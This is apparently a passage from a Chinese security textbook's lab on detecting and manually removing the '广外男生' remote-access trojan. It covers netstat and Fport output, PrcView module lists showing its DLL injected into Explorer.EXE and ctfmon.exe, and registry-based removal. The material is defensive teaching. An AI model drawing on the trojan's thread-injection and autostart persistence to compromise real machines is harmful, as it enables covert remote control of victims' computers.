


图 12.32　连接成功界面

享”、“远程注册表”、“进程与服务”和“远程桌面”等。

2）“广外男生”的检测

（1）由于使用了“线程插入”技术，所以在 Windows 系统中采用任务管理器查看线程是发现不了木马的踪迹的，只能看到一些正常的线程在运行，所以本实验要使用两个强大的工具 Fport 和 PrcView。Fport 是第三方提供的一个工具，可以查看某个具体的端口被哪个进程所占用，并能查看 PID。PrcView 是线程查看工具，功能非常强，可以利用它查看进程中有哪些动态链接库在运行，这对于检测插入在某个正常的进程中的线程是非常有用的。

（2）在服务器端主机上选择“开始”→“运行”，输入 cmd，进入命令行提示符状态，输入 netstat -an，查看网络端口占用状态，如图 12.33 所示。

在显示的结果中，反白的部分可以看到一个可疑的 IP 地址（就是客户端的 IP 地址）与

```
选定 C:\WINDOWS\system32\cmd.exe
(C) 版权所有 1985-2001 Microsoft Corp.

C:\Documents and Settings\cxgao>netstat -an


Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:90             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2869           0.0.0.0:0              LISTENING
  TCP    59.64.     :90         59.64.     :1044       ESTABLISHED
  TCP    59.64.     :90         59.64.     :1045       ESTABLISHED
  TCP    59.64.     :90         59.64.     :1046       ESTABLISHED
  TCP    59.64.     :90         59.64.     :1047       ESTABLISHED
  TCP    59.64.     :139        0.0.0.0:0              LISTENING
  TCP    59.64.     :1044       59.64.1    :90         ESTABLISHED
  TCP    59.64.     :1045       59.64.1    :90         ESTABLISHED
  TCP    59.64.     :1046       59.64.1    :90         ESTABLISHED
  TCP    59.64.     :1047       59.64.1    :90         ESTABLISHED
  TCP    127.0.0.1:1026         0.0.0.0:0              LISTENING
  TCP    192.168.0.1:139        0.0.0.0:0              LISTENING
  TCP    192.168.190.1:139      0.0.0.0:0              LISTENING
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:500            *:*
```

图 12.33　查看网络状态

本机建立了连接，这就是需要注意的地方，记住本机用于连接的端口号 1044、1045、1046 和 1047。

(3) 接着在提示符下输入 fport(注意，要在有 fport.exe 的目录中运行 fport)，显示结果如图 12.34 所示。



```
选定 C:\WINDOWS\system32\cmd.exe
C:\>fport
FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid   Process            Port  Proto Path
1772  gwboy092       ->  90    TCP   F:\tool\hackers\gwboy092\gwboy092.exe
1724                 ->  135   TCP
4     System         ->  139   TCP
4     System         ->  445   TCP
620                  ->  1026  TCP
2040  Explorer       ->  1044  TCP   C:\WINDOWS\Explorer.EXE
2040  Explorer       ->  1045  TCP   C:\WINDOWS\Explorer.EXE
2040  Explorer       ->  1046  TCP   C:\WINDOWS\Explorer.EXE
2040  Explorer       ->  1047  TCP   C:\WINDOWS\Explorer.EXE
540                  ->  2869  TCP

2040  Explorer       ->  53    UDP   C:\WINDOWS\Explorer.EXE
2040  Explorer       ->  67    UDP   C:\WINDOWS\Explorer.EXE
2040  Explorer       ->  68    UDP   C:\WINDOWS\Explorer.EXE
620                  ->  137   UDP
0     System         ->  137   UDP
1772  gwboy092       ->  137   UDP   F:\tool\hackers\gwboy092\gwboy092.exe
0     System         ->  138   UDP
1772  gwboy092       ->  138   UDP   F:\tool\hackers\gwboy092\gwboy092.exe
```

图 12.34　查看进程占用端口情况

在显示结果中，找到端口号 1044、1045、1046 和 1047，发现木马插入的进程是 Explorer.EXE，记住此进程的 PID 号 2040。

(4) 在 Windows 下双击运行 PrcView，查看在 Explorer.EXE 中运行的动态链接库，方法是右击 Explorer.EXE，在快捷菜单中选择“模块”命令，显示结果如图 12.35 所示。




图 12.35　查看动态链接库

在众多的动态链接库文件中,木马的 DLL 文件 gwboydll.dll 在实际情况中是可以改变的,所以一定要仔细检查,看是否有可疑文件,查看时可以找一台正常的主机进行对比。

(5) 为查看木马 gwboydll.dll 是否还插入了其他的进程,选择进程查看器的"查看"→"模块使用情况"命令,显示结果如图 12.36 所示。

在显示结果中发现,木马插入了两个进程,除了 Explorer.EXE 之外还有一个进程。根据程序基地址的位置,可以知道图上第二个 gwboydll.dll 为 Explorer.EXE 的进程。而为确定另一个 gwboydll.dll 的进程,在此 DLL 文件上双击(如图 12.37 所示),出现了 ctfmon.exe,可知木马插入的第二个进程是 ctfmon.exe,这是木马的高级之处,如果一个进程被杀,另一个进程还会运行并且立即再在其他进程中插入木马文件。

3) 手动删除"广外男生"木马

"广外男生"木马除了可以采用防病毒软件查杀之外,还可以通过手动方法删除,具体操作步骤如下:

(1) 选择"开始"→"运行",输入 regedit 进入注册表,展开 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 子键目录,在里面找到木马自启动文件,将其删除,如图 12.38 所示。

在实际情况中,这个文件名是可以改变的,应该在 Run 目录下仔细检查是否有可疑文件,对可疑文件进行删除,注意删除之前先做好注册表的备份。

(2) 进入 C:\WINNT\system32 文件夹下,按文件大小进行排列,寻找 116KB 的文件,如图 12.39 所示。

模块使用情况

模块	基地址	大小	数量	完整路径
DUSER.dll	6c520000	315392	1	C:\WINDOWS\system32\DUSER.dll
ecmldr32.DLL	69000000	118784	1	C:\Program Files\Common Files\Symantec Shared\ecmld
ecmsvr32.dll	69040000	286720	1	C:\PROGRA~1\COMMON~1\SYMANT~1\VIRUSD~1\200
es.dll	768a0000	266240	1	c:\windows\system32\es.dll
ESENT.dll	5df20000	1073152	1	c:\windows\system32\ESENT.dll
esscli.dll	75270000	258048	1	C:\WINDOWS\System32\Wbem\esscli.dll
eventlog.dll	76ce0000	69632	1	C:\WINDOWS\system32\eventlog.dll
Explorer.EXE	01000000	987136	1	C:\WINDOWS\Explorer.EXE
FastCore.8BX	03330000	53248	1	C:\Program Files\Adobe\Photoshop 7.0\Plug-Ins\Adobe
fastprox.dll	755f0000	483328	2	C:\WINDOWS\system32\wbem\fastprox.dll
FDATE.DLL	372e0000	126976	1	C:\PROGRA~1\COMMON~1\MICROS~1\SMARTT~1\FD
FNAME.DLL	37320000	135168	1	C:\PROGRA~1\COMMON~1\MICROS~1\SMARTT~1\FN
FPERSON.DLL	373f0000	188416	1	C:\PROGRA~1\COMMON~1\MICROS~1\SMARTT~1\FP
framedyn.dll	695d0000	196608	1	C:\WINDOWS\System32\Wbem\framedyn.dll
GDI32.dll	77ef0000	286720	29	C:\WINDOWS\system32\GDI32.dll
GdiPlus.DLL	39800000	1777664	1	C:\Program Files\Microsoft Office\OFFICE11\GdiPlus.DLl
gdiplus.dll	4ae90000	1716224	2	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.GdiPlus_
gwboy092.exe	00400000	1306624	1	F:\tool\hackers\gwboy092\gwboy092.exe
gwboydll.dll	00b60000	241664	1	C:\WINDOWS\system32\gwboydll.dll
gwboydll.dll	02fa0000	241664	1	C:\WINDOWS\system32\gwboydll.dll
